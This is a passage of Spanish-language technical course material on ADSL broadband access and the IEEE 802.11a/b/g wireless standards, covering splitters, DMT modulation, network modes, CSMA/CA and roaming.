Las ventajas de acceder a Internet con banda ancha están haciendo que surjan servicios que se aprovechen de la alta velocidad. Por ejemplo, la posibilidad de incorporar video esta dando paso a popularizar aplicaciones como telévigilancia, teléformación o videoconferencia. Ver una imagen del negocio, una panorámica de la habitación de los niños o celebrar una reunión familiar sin movernos de casa pero ahora esta al alcance con precio poco accesible de Telmex.

Las ventajas principales de los servicios de acceso a Internet con banda ancha son las siguientes:

- **Alta Velocidad**. Ofrecen una velocidad de acceso a Internet de hasta 2 Mbps.

- **Siempre conectado**. O hace falta perder tiempo estableciendo la conexión. La conexión de banda ancha siempre esta activa y funcionando.

- **Voz y datos simultáneamente**. Funcionan de forma completamente independiente al servicio telefónico.

- **Tarifa Plana**. Ofrece la posibilidad de disponer del servicio de acceso a Internet las 24 horas al día el inconveniente que en México tiene un precio fijo mensual demasiado alto.

1.6.3. Acceso mediante el ADSL

En esencia, la Línea de Abonado Digital Asimétrica, ADSL (*Asymmetric Digital Subscriber Line*), es un tipo de línea DSL. Consiste en una línea digital de alta

velocidad, apoyada en el par simétrico de cobre que lleva la línea telefónica convencional o línea de abonado, siempre y cuando el alcance no supere los 5,5 Km. medidos desde la Central Telefónica.

Es una tecnología de acceso a Internet de banda ancha, lo que implica capacidad para transmitir más datos, lo que, a su vez, se traduce en mayor velocidad. Esto se consigue mediante la utilización de una banda de frecuencias más alta que la utilizada en las conversaciones telefónicas convencionales (300-3.400 Hz) por lo que, para disponer de ADSL, es necesaria la instalación de un filtro (llamado splitter o discriminador) que se encarga de separar la señal telefónica convencional de la que será usada para la conexión mediante ADSL.

Esta tecnología se denomina asimétrica debido a que la velocidad de descarga (desde la Red hasta el usuario) y de subida de datos (en sentido inverso) no coinciden. Normalmente, la velocidad de descarga es mayor que la de subida.


En una línea ADSL se establecen tres canales de comunicación, que son el de envío de datos, el de recepción de datos y el de servicio telefónico normal.

Splitter para línea ADSL

Actualmente, en diversos países las empresas de telefonía están implantando versiones mejoradas de esta tecnología como ADSL2 y ADSL2+ con capacidad de suministro de televisión y video de alta calidad por el par telefónico, lo cual supone una dura competencia entre los operadores telefónicos y los de cable, y la aparición de ofertas integradas de voz, datos y televisión.

Su función Un circuito ADSL tiene un modem ADSL conectado en cada uno de los extremos de la línea telefónica de par trenzado convencional. Esta conexión crea tres canales de información. Por un lado, un canal de alta velocidad "desde la red" hacia el abonado. Por otro lado, un canal duplex (información en ambas direcciones) de velocidad media. Por último, el circuito telefónico convencional.

Para separar las señales de alta velocidad de la información telefónica convencional se utilizan una serie de filtros pasivos, que aseguran el funcionamiento de la línea telefónica aunque fallen los módems o la alimentación.



Instalación de un acceso ADSL

Como ya se ha comentado, ADSL utiliza dos caudales diferentes en los sentidos "abonado hacia red" y "red hacia abonado", por lo que los módems colocados en uno u otro extremo son diferentes. Desde el punto de vista del abonado la compañía instala un discriminador (splitter) en su domicilio. Este discriminador tiene dos entradas, a una de las mismas se instalan los aparatos telefónicos que siguen funcionando como habitualmente. A la otra entrada se conecta un modem ADSL (ATU-R o ADSL

Terminal Unit-Remote) que a su vez se conecta al ordenador por medio de una tarjeta de red.

Nótese que las instalaciones ADSL permiten el uso simultáneo de aparatos telefónicos convencionales y la línea de datos de alta velocidad, es decir, no ocupa el teléfono mientras estemos conectados a Internet.

La compañía por su parte tiene que colocar otro módem ADSL (ATU-C o ADSL Terminal Unit-Central) conjuntamente con otro discriminador o splitter en la central antes de los circuitos de conmutación. Este "splitter" no es más que un conjunto de dos filtros, uno de paso alto y otro de paso bajo para separar las señales de baja frecuencia (telefonía, 300 Hz a 3400 Hz) y las de alta frecuencia (ADSL, 24KHz a 1.100KHz aproximadamente)

Los módems ADSL permiten el transporte ATM y protocolos IP. Aparte de las ya comentadas diferencias en la velocidad según la contratación, existen también limitaciones físicas en cuanto a la distancia del abonado a la central y al tipo de cable.

ADSL emplea actualmente modulación DMT (Discrete Multi Tone). En un principio y antes de la estandarización llevada a cabo por los organismos pertinentes (ANSI, ETSI e ITU) la modulación DMT coexistía con la modulación CAP (Carrierless Amplitude/Phase).

DMT consiste básicamente en la utilización de varias portadoras simultáneas para la transmisión de la señal de datos, a diferencia de los módems "convencionales" que transmiten utilizando una única portadora. Cada una de las portadoras que usa el DMT se denomina subportadoras y una vez moduladas ocupan un ancho de banda de 4KHz. El reparto entre el flujo de datos entre las subportadoras, o simplificando, "la cantidad de información que va a transportar cada una de ellas" depende de la proporción señal ruido que se estima al principio de la comunicación entre el modem ADSL del abonado y el de la compañía.

CAPITULO 2. ESTANDAR DE LA IEEE 802.11a, b, g.

2.1. IEEE 802.11

La realidad es que se puede construir una red Wi-Fi sin saber como funciona; no obstante, si se comprende su funcionamiento, se estaría en una mejor disposición para entender que esta pasando cuando algo no va como se espera. Por otro lado, también ayuda a entender mejor las características de los distintos equipos Wi-Fi y cuales son las posibilidades reales.

En este capitulo vamos a describir los principios generales en los que se basa el funcionamiento del estándar IEEE 802.11. Como ya sabemos, esta familia de estándares tiene miembros diversos con diferentes tecnologías. Por ello vamos a empezar por presentar a la familia para luego centrarnos en su funcionamiento interno.

Wi-Fi hace referencia al estándar 802.11b. Las redes inalámbricas Wi-Fi que se instalan hoy en día son de este tipo por lo que, aunque muchos de los principios de funcionamiento que vamos a describir aquí son validos para los distintos miembros de la familia IEEE 802.11.

Muchas de las promesas de las tecnologías inalámbricas no han sido cumplidas satisfactoriamente hoy en día. El arribo de tales tecnologías ha sido lento o han arribado fuera de tiempo o ambas. En el terreno de la computación, la historia es diferente, lo inalámbrico ha tenido un gran auge en el mundo de las redes. Las redes inalámbricas WLANs (Wireless Local Area Network) se han extendido rápidamente y ampliamente a pesar de la recesión en la economía de las telecomunicaciones en el mundo.

En sus inicios, las aplicaciones de las redes inalámbricas fueron confinadas a industrias y grandes almacenes. Hoy en día, las redes WLANs como sabemos son instaladas en universidades, oficinas, hogares y hasta en espacios públicos. Las WLANs típicamente

consisten de computadoras portátiles [o de escritorio] que se conectan a dispositivos fijos llamados Puntos de Acceso (Access points) vía señales de radio o infrarrojo.

Las implementaciones de las WLANs abarcan todas las modalidades posibles desde las PANs (Personal Area Networks), MANs (Metropolitan Area Network)... hasta las WANs (Wide Area Networks). Las PANs son redes inalámbricas de corto alcance, generalmente para uso en interiores a pocos metros. Mientras que las redes inalámbricas tipo WAN y MAN consisten de torres y antenas que transmiten ondas de radio o usan tecnología de microondas para conectar redes de área local, utilizando enlaces punto-punto y punto-multipunto.

Expertos en el campo siguen haciendo énfasis en los problemas inherentes de las tecnologías inalámbricas, tales como las limitaciones de ancho de banda disponible, problemas con interferencia y seguridad de la información transmitida. Sin embargo, muchas de esas barreras que han inhibido el crecimiento de la tecnología inalámbrica están siendo resueltas. Se están superando las cuestiones que giraron alrededor de la estandarización y un número creciente de compañías están ofreciendo una variedad de soluciones de hardware y software.

Los precios de los productos de WLANs han bajado dramáticamente. Por ejemplo, las tarjetas PCMCIA (*Personal Computer Memory Card International Association*) que se utilizan en las laptops finalmente rompieron la barrera de los $100 dólares, comparados con los $500 dólares por tarjeta varios años atrás. Los Puntos de Acceso que costaban $1,500 dólares, hoy en día son más pequeños y además muchos incluyen funciones de enrutamiento y seguridad (firewall) y pueden comprarse hasta por $200 dólares. Si se desean funciones de administración, soporte de "roaming", seguridad más avanzada, más alcance, sólo hay que invertir unos cuantos dólares más.

Otra atracción importante de los productos WLAN es la interoperatibilidad. Gracias al desarrollo de estándares, pueden mezclarse dispositivos inalámbricos de diversos fabricantes haciendo un acceso más directo y transparente con la tecnología.

2.1.1. Estándares de las Redes Inalámbricas

Los estándares son desarrollados por organismos reconocidos internacionalmente, tal es el caso de la IEEE (*Institute of Electrical and Electronics Engineers*) y la ETSI (*European Telecommunications Standards Institute*). Una vez desarrollados se convierten en la base de los fabricantes para desarrollar sus productos.

Entre los principales estándares se encuentran:

- IEEE 802.11: El estándar original de WLANs que soporta velocidades entre 1 y 2 Mbps.

- IEEE 802.11a: Esta norma se diferencia de 802.11b en el hecho de que no utiliza la banda de los 2,4 GHz, si no la de los 5GHz y que utiliza una técnica de transmisión conocida como OFDM (*Ortthogonal Frecquency Division Multiplexing*). La gran ventaja es que se consiguen velocidades de 54 Mbps; llegando a alcanzar los 72 y 108 Mbps con versiones propietarias de esta tecnología.

- IEEE 802.11b: El estándar dominante de WLAN (conocido también como Wi-Fi) que soporta velocidades de hasta 11 Mbps. Por este motivo se le conoció también como 802.11 de alta velocidad en la banda de 2.4 GHz.

- IEEE 802.11g: Este es el tercer estándar de modulación para la WLANs con una velocidad de datos en bruto máximo de 54 Mbps. En cualquier caso, existen versiones propietarias de esta tecnología que llega a los 100 Mbps.

Estándar	**Velocidad máxima**	**Interfase de aire**	**Ancho de banda de canal**	**Frecuencia**	**Disponibilidad**
802.11a	54 Mbps	OFDM	25 MHz	5.0 GHz	Ahora
802.11b	11 Mbps	DSSS	25 MHz	2.4 GHz	Ahora
802.11g	54 Mbps	OFDM/DSSS	25 MHz	2.4 GHz	Finales 2002

Tabla 1 Principales estándares WLAN

DSSS: *Direct Sequence Spread Spectrum*

OFDM: *Orthogonal Frequency Division Multiplexing*

FHSS: *Frequency Hopping Spread Spectrum*

El gran éxito de las WLANs es que utilizan frecuencias de uso libre, es decir no es necesario pedir autorización o algún permiso para utilizarlas. Aunque hay que tener en mente, que la normatividad acerca de la administración del espectro varía de país a país. La desventaja de utilizar este tipo de bandas de frecuencias es que las comunicaciones son propensas a interferencias y errores de transmisión. Estos errores ocasionan que sean reenviados una y otra vez los paquetes de información.

Una razón de error del 50% ocasiona que se reduzca el caudal eficaz real (*throughput*) dos terceras partes aproximadamente. Por eso la velocidad máxima especificada teóricamente no es tal en la realidad. Si la especificación IEEE 802.11b nos dice que la velocidad máxima es 11 Mbps, entonces el máximo caudal eficaz será aproximadamente 6 Mbps y menos.

2.1.2. Errores en la IEEE 802.11

Para reducir errores, el 802.11a y el 802.11b automáticamente reducen la velocidad de información de la capa física. Así por ejemplo, el 802.11b tiene tres velocidades de información (5.5, 2 y 1 Mbps) y el 802.11a tiene 7 (48, 36, 24, 18, 12, 9 y 6 Mbps). La velocidad máxima permisible [ver tabla 1] sólo es disponible en un ambiente libre de interferencia y a muy corta distancia.

La transmisión a mayor velocidad del 802.11a no es la única ventaja con respecto al 802.11b. También utiliza un intervalo de frecuencia más alto de 5 GHz. Esta banda es más ancha y menos atestada que la banda de 2.4 GHz que el 802.11b comparte con teléfonos inalámbricos, hornos de microondas, dispositivos Bluetooth, etc. Una banda más ancha significa que más canales de radio pueden coexistir sin interferencia.

Sin bien, la banda de 5 GHz tiene muchas ventajas, también tiene sus problemas. Las

diferentes frecuencias que utilizan ambos sistemas, significa que los productos basados en 802.11a son no interoperables con los 802.11b. Esto significa que aunque no se interfieran entre sí, por estar en diferentes bandas de frecuencias, los dispositivos no pueden comunicarse entre ellos. Para evitar esto, la IEEE desarrolló un nuevo estándar conocido como 802.11g, el cual extenderá la velocidad y el intervalo de frecuencias del 802.11b para así hacerlo totalmente compatible con los sistemas anteriores. Sin embargo, no será más rápido que el estándar 802.11a y según políticas de los fabricantes han retardado el estándar 801.11g.

La demora en la ratificación del 802.11g obligo a muchos fabricantes irse directamente por el 802.11a donde existe una gran variedad de fabricantes de chips [circuitos integrados] tales como Atheros, National Semiconductor, Resonext, Envara, inclusive Cisco Systems quien adquirió a Radiata, la primer compañía en desarrollar un prototipo en 802.11a en el 2000.

2.1.3. Las Velocidades de las Redes Inalámbricas

Como otro intento de permitir la interoperatibilidad entre los dispositivos de bajas y altas velocidades, la compañía Atheros Comunications Inc. propuso unas mejoras a los estándares de WLANs de la IEEE y la ETSI. Este nuevo estándar conocido como 5-UP (5 GHz *Unified Protocol*) permitirá la comunicación entre dispositivos mediante un protocolo unificado a velocidades de hasta 108 Mbps.

Ambas especificaciones, la 802.11a (IEEE) y la HiperLAN2 (ETSI) son para WLANs de alta velocidad que operan en el intervalo de frecuencias de 5.15 a 5.35 GHz. Hasta el momento, no hay productos que se estén vendiendo bajo esas nuevas especificaciones. La propuesta de Atheros es para mejorar esos protocolos y proveer compatibilidad hacia atrás para productos que cumplan con las especificaciones existentes, además de permitir nuevas capacidades. El radioespectro asignado para el 802.11a y el HiperLAN2 es dividido en 8 segmentos o canales de 20 MHz cada uno. Cada canal soporta un cierto número de dispositivos; dispositivos individuales pueden transitar a través de segmentos de red como si fueran teléfonos móviles de una estación a otra. Este espectro de 20

MHz para un segmento de red soporta 54 Mbps de caudal eficaz compartido entre los dispositivos en el segmento en un tiempo dado.

Como se había visto anteriormente, la velocidad real en las WLANs está muy abajo que la especificada por las normas, ya que esta depende de diversos factores tales como el ambiente de interferencia, la distancia o área de cobertura, la potencia de transmisión, el tipo de modulación empleada, etc. La mayoría de las redes 802.11b pueden alcanzar oficialmente distancias hasta 100 metros en interiores. Con una mayor potencia se puede extender esa longitud, aunque en interiores al limitarse la potencia de transmisión, paredes y otros objetos pueden interferir la señal.

En la realidad una WLAN en ambientes exteriores en comunicación punto a punto pueden alcanzar varios kilómetros, mientras exista línea de vista y libre de interferencia. Bajo este esquema se utiliza el método conocido como DSSS (*Direct Sequence Spread Spectrum*) para transmitir datos entre los dos puntos. La comunicación se establece conectando en un lado un equipo conocido como puente inalámbrico (*Wireless Bridge*) y en el otro extremo un punto de acceso (*Access Point*), ambos equipos conectados directamente a una antena de espectro disperso. La salida de estos equipos hacia la red local viene en ETHERNET con interfase RJ45 por lo que se puede conectar directamente un concentrador (*hub*) o un conmutador de paquetes (*switch*), en donde se conectarán las computadoras de nuestra red.

2.1.4. Las Mejoras

En el interés de disponer de unos estándares inalámbricos lo antes posible al desarrollar sus normas, el IEEE no se paro a considerar determinadas características (como la calidad del servicio, seguridad, utilización del espectro, etc.) Que hubiesen producido un estándar más robusto. Para resolver este problema, el IEEE ha creado posteriormente unos grupos de trabajo para desarrollar estándares que resuelvan estos problemas y que puedan ser añadidos fácilmente al protocolo principal. Estos grupos son los siguientes:

IEEE 802.11e (Calidad de servicio). Este grupo trabaja en los aspectos relacionados con la calidad de servicio QoS (*Quality of Services*). En el mundo de las redes de datos, calidad de servicio significa poder dar mas prioridad de transmisión a unos paquetes de datos que a otros, dependiendo de la naturaleza de la información (voz, video, imágenes, etc.). Por ejemplo, la información de voz necesita ser transmitida en tiempo real, mientras que la información de datos originada por una transferencia de archivo da igual que llegue medio segundo antes o después.

IEEE 802.11h (Gestión del Espectro). Este grupo de trabajo pretende conseguir una mejora de la norma 802.11a en cuanto a la gestión de espectro radioeléctrico. Este punto es una de las desventajas que tiene IEEE 802.11a frente a su competidor europeo HiperLAN2 (que también opera en la banda de los 5 GHz).

IEEE 802.11i (Seguridad). El sistema de seguridad que utiliza 802.11 esta basado en el sistema WEP. Este sistema ha sido fuertemente criticado debido a su debilidad. Este grupo de trabajo pretende sacar un nuevo sistema mucho mas seguro que sustituya a la clave WEP. El sistema sobre el que se esta trabajando se conoce como TKIP (*Temporal Key Integrity Protocol*), es una clave mucho mas compleja de acceder. Pero hasta la fecha siguen trabajando en otros tipos de seguridad.

2.2. CONFIGURACION DE UNA RED 802.11

Como ya hemos explicado la 802.11 es un estándar de redes inalámbricas WLAN, desarrollado por el Instituto de Ingenieros Electrónicos y Eléctricos (IEEE) cuya especificación aparición en el año 1997. En su primera versión del estándar, 802.11, proporcionaba unas velocidades de transmisión de 1 ó 2 Mbps y una serie fundamental de métodos de señalización y otros servicios. La primera dificultad que se encontró en este estándar, fue el de su baja tasa de transferencia de datos, incapaz de soportar los requerimientos de las empresas en la actualidad.


Muchas de las empresas dedicadas al desarrollo de equipamiento informático se han unido en una alianza denominada WECA (*Wireless Ethernet Compatibility Alliance*), cuya misión es la de velar por la interoperatibilidad entre productos 802.11 de distintos fabricantes y promocionar dicha tecnología en el ámbito empresarial y hogar. Cuando un producto es comprobado que funciona correctamente con otros dispositivos 802.11, recibe el certificado de Wi-Fi (*Wireless Fidelity*) como garantía de interoperatibilidad y buen funcionamiento.

En las configuraciones de red 802.11 define dos modos de red denominados: modo Infraestructura y modo Ad hoc. En el modo Infraestructura, la red consiste en al menos un punto de acceso (AP) y varios clientes inalámbricos, a esta configuración se la conoce como BSS (*Basic Service Set*). Otra posible configuración es la de ESS (*Extended Servicie Set*) y consiste en una agrupación de dos o más BSS. En esta parte especificaremos los modos de configuración.

2.2.1. Modo de infraestructura

El modo de infraestructura se utiliza para conectar equipos con adaptadores de red inalámbricos, también denominados clientes inalámbricos, a una red con cables existente. Por ejemplo, una oficina doméstica o de pequeña empresa puede tener una red Ethernet existente. Con el modo de infraestructura, los equipos portátiles u otros equipos de escritorio que no dispongan de una conexión con cables Ethernet pueden conectarse de forma eficaz a la red existente. Se utiliza un nodo de red, denominado

punto de acceso inalámbrico (AP), como puente entre las redes con cables e inalámbricas. En la figura 1 se muestra una red inalámbrica en modo de infraestructura.




Red en modo infraestructura.

En el modo de infraestructura, los datos enviados entre un cliente inalámbrico y otros clientes inalámbricos y los nodos del segmento de la red con cables se envían primero al punto de acceso inalámbrico, que reenvía los datos al destino adecuado.

2.2.2. Modo ad hoc

El modo ad hoc se utiliza para conectar clientes inalámbricos directamente entre sí, sin necesidad de un punto de acceso inalámbrico o una conexión a una red con cables existente. Una red ad hoc consta de un máximo de 9 clientes inalámbricos, que se envían los datos directamente entre sí. En la siguiente figura se muestra una red inalámbrica en modo ad hoc.




Red en modo ad hoc o peer to peer.

2.2.3. Modelo de capas.

El estándar 802.11 abarca las capas física y de enlace del modelo OSI. A nivel físico el estándar 802.11b trabaja en la banda ISM de los 2.4 GHz, reconocida por las Agencias Reguladores americana (FCC), europea (ETSI) y japonesa (MKK) para transmisiones de radio sin licencia. En el primer estándar que trabajaba a 1 o 2 Mbps se podía emplear FHSS o DSSS en la capa física, pero debido a las limitaciones de FHSS, para el estándar a 11 Mbps solo se emplea DSSS.

Empleando FHSS, la banda de los 2.4 GHz se divide en 75 subcanales de 1 MHz. El emisor y el receptor se ponen de acuerdo en un patrón de salto o "hopping pattern" para enviar los datos sobre una secuencia establecida de subcanales. En cada conversación en 802.11 se emplea un patrón de salto, en cuyo diseño se ha buscado minimizar la posibilidad de que dos emisores empleen el mismo subcanal a la vez. Las limitaciones de velocidad de FHSS provienen de las restricciones de los anchos de banda de los subcanales a 1 MHz.



802.11 y el modelo de capas OSI.

Por el contrario, DSSS divide la banda de los 2.4 GHz en 14 canales de 22MHz. Los canales adyacentes se superponen parcialmente con un total de 3 canales de los 14 que

no se superponen en ningún momento. Los datos son enviados en cualquiera de estos 22 canales, sin saltar de un canal a otro. Para compensar el ruido producido en cada canal se emplea la técnica del "chipping" o trocamiento.

Para adaptarse a entornos con mucho ruido, esta tecnología dispone de desplazamiento dinámico de velocidad DSR (*Dynamic Shift Ratio*), que permite adaptar de manera automática la velocidad de transmisión para compensar el ruido del canal. Dependiendo de la cantidad de interferencia presente en el medio, el estándar es capaz de trabajar a: 11, 5.5, 2 o 1 Mbps. En la siguiente tabla podemos apreciar las especificaciones sobre los ratios de transmisión.

Data rate	**Code length**	**Modulation**	**Symbol rate**	**Bits/Symbol**
1 Mbps	11 (barker seq)	BPSK	1 MSps	1
2 Mbps	11 (barker seq)	QPSK	1 MSps	2
5.5 Mbps	8 (CCK)	QPSK	1.375 MSps	4
11 Mbps	8 (CCK)	QPSK	1.375 MSps	8

La capa de enlace de 802.11 consiste en dos subcapas: LLC (*Logical Link Control*) y MAC (*Media Access Control*). La primera de ellas emplea la misma subcapa LLC de 802.2 con una dirección de 48 bits empleada también en las redes LAN 802. Esto permite la facilidad de "bridging" entre un sistema cableado y no cableado. La capa MAC es propia de 802.11, aunque en concepto es muy similar a la de 802.3, debido a que se basa en el principio de que muchos usuarios acceden al mismo y único medio.

Debido a la imposibilidad de emplear la misma tecnología CSMA/CD (Carrier Sense Multiple Access with Collision Detect) de 802.3, dada la imposibilidad de "escuchar" una colisión, 802.11 emplea una modificación del protocolo denominada CSMA/CA (Carrier Sense Múltiple Access with Collision Avoidance). Esto protocolo evita las colisiones, enviando un paquete de reconocimiento (ACK) para confirmar la llegada al receptor del paquete enviado.
CSMA/CA trabaja de la siguiente manera:

- La estación transmisora comprueba el medio (aire), si no detecta ninguna transmisión en curso se pone a esperar una cantidad aleatoria de tiempo, si pasado este tiempo, el medio sigue "libre" comienza la transmisión.

- Si el paquete se recibe intacto, la estación receptora envía un paquete ACK a la estación emisora. Si este paquete de reconocimiento llega al emisor, el ciclo es completado.

- Si el emisor no recibe un ACK, bien porque el paquete de datos no llegó o porque se perdió el ACK, se asume que se produjo una colisión, y se esperará de nuevo un tiempo aleatorio para volver a intentarlo.


Debido a la sobrecarga u "overhead" del sistema de reconocimiento con ACK de 802.11, este presenta un peor rendimiento que su homólogo cableado 802.3.

Otro problema que presenta la capa MAC de 802.11 es debida a que dos estaciones en la misma cobertura de una punto de acceso pueden no poderse comunicar entre ellas debido a la distancia o los obstáculos. Dados que ambas pueden comunicarse con el punto de acceso, se habilita un protocolo denominado Request to Send/Clear to Send (RTS/CTS), en el que se reserva el medio para que ambas estaciones puedan comunicarse, haciendo esperar a las demás estaciones en la cobertura. La sobrecarga producida por RTS/CTS solo la hace factible en el envío de paquetes de gran tamaño.

Finalmente, la capa MAC ofrece dos características que mejoran la robustez del estándar: comprobación de suma CRC y fragmentación de paquetes. Cada paquete lleva asociado un CRC para asegurar que este no se ha corrompido en la transmisión. Esta es una diferencia con respecto a Ethernet, ya que esta dejaba tales comprobaciones a los protocolos de niveles superiores. La fragmentación de paquetes permite enviar pequeños fragmentos de paquete que permiten optimizar las comunicaciones en entornos congestionados o donde la interferencia es un factor a tener en cuenta.


2.2.4. Roaming o movilidad de usuarios.

La capa MAC es la encargada de asociar un cliente inalámbrico con un punto de acceso AP. Cuando un cliente entra en la cobertura de uno o más puntos de acceso, se elige uno de ellos al cual se vincula, basándose en criterios sobre la potencia de la señal recibida. Una vez vinculado un punto de acceso, el cliente sintoniza un canal de radio en el que el punto de acceso está configurado.



Roaming.

Aunque en principio la revinculación a un punto de acceso viene producida por la movilidad del usuario, también puede darse el caso de una revinculación derivada de una sobrecarga de la red, permitiendo el balanceo de carga. Esta vinculación dinámica de los puntos de acceso, permite habilitar amplias zonas de cobertura empleando para ello una serie de células superpuestas.



Mapa de cobertura.

Como se ve en la imagen, dado que la modulación DSSS empleada en la capa física del estándar provee de 3 canales sin superposición, se emplean dichos canales de manera adecuada en la confección de las células de cobertura, evitando las posibles interferencias.

La relación del número total de canales disponibles por países es: USA/CANADA 11 canales, EUROPA 13 canales y Japón 14 canales.

2.3. TIPOS DE TRANSMISIONES

Los equipos inalámbricos emplean ondas de radio en sus comunicaciones, de esta manera, se puede llevar la información de un punto a otro sin necesidad de disponer de una instalación para ello, evitando posibles obstáculos entre emisor y receptor. Las ondas de radio son normalmente referidas a portadoras de radio ya que éstas únicamente realizan la función de llevar la energía a un receptor remoto. Los datos a transmitir se superponen a la portadora (modulación) de radio y el receptor debe extraerlos de ésta (desmodulación).

